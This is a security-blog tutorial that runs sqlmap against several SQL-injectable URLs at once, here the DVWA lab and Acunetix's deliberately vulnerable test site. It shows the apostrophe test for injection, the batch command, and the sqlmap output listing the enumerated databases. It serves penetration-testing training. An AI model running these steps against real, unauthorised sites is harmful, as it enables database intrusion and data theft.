


SQL Injection Exploitation in Multiple Targets using Sqlmap

 hackingarticles.in/sql-injection-exploitation-multiple-targets-using-sqlmap


Raj

January 14, 2017




In this article, we are going to perform a SQL injection attack on multiple targets through sqlmap. I had used two buggy web **dvwa** and **Acurat** (vulweb.com).


Start dvwa and select SQL injection vulnerability here **type user ID** and **click on submit**, now **copy the URL**.



Start kali Linux then create a text file as **sql.txt** on the desktop which will contain URL for multiple target and past copied URL in a text file. From the screenshot, you can perceive that I had pasted above URL in this text file and save as **sql.txt**



Repeat the same process with different web. Now open the **vulnweb.com**, here **click** on **URL** given for **Acuart**.




List of vulnerable test websites for [Acunetix Web Vulnerability Scanner](#).

Name	URL	Technologies
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server

Now **click** on **browse categories** then **click** on the **poster**



Then, let verify whether the ID is vulnerable to SQL injection or not. Use this **apostrophe** (') at the end of URL as shown in the screenshot. You can see I have received an error message which means the ID is vulnerable to SQL injection. **Copy its URL**



Paste above-copied **URL** under **sql.txt**, and save it again. So here I have saved two URL in a text file which means two vulnerable ID of the different web is saved under sql.txt file.



Open the terminal and type following command to scan multiple targets through sqlmap for SQL injection.

```
sqlmap -m /root/Desktop/sql.txt -dbs --batch
```

```
root@kali:~# sqlmap -m /root/Desktop/sql.txt --dbs --batch
www.hackingarticles.in
{1.1#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
obey all applicable local, state and federal laws. Developers assume no liab
this program

[*] starting at 11:22:23

[11:22:23] [INFO] parsing multiple targets list from '/root/Desktop/sql.txt'
[11:22:23] [INFO] sqlmap got a total of 2 targets
URL 1:
GET http://192.168.1.79:81/dvwa/vulnerabilities/sqli/?id=%2C&Submit=Submit
```

So here you can see I have got database names for multiple targets. Here I found **dvwa** under database names.

```
do you want to exploit this SQL injection? [Y/n] Y
[11:22:23] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.6.15, Apache 2.4.17
back-end DBMS: MySQL >= 5.0
[11:22:23] [INFO] fetching database names
available databases [6]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Later I have got another database name **acurat**. Now try yourself for multiple ID.

```
do you want to exploit this SQL injection? [Y/n] Y
[11:22:24] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[11:22:24] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[11:22:24] [INFO] you can find results of scanning in multiple targets
in.csv'
[*] shutting down at 11:22:24
```

To learn more about Database Hacking. Follow this [Link](#).

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)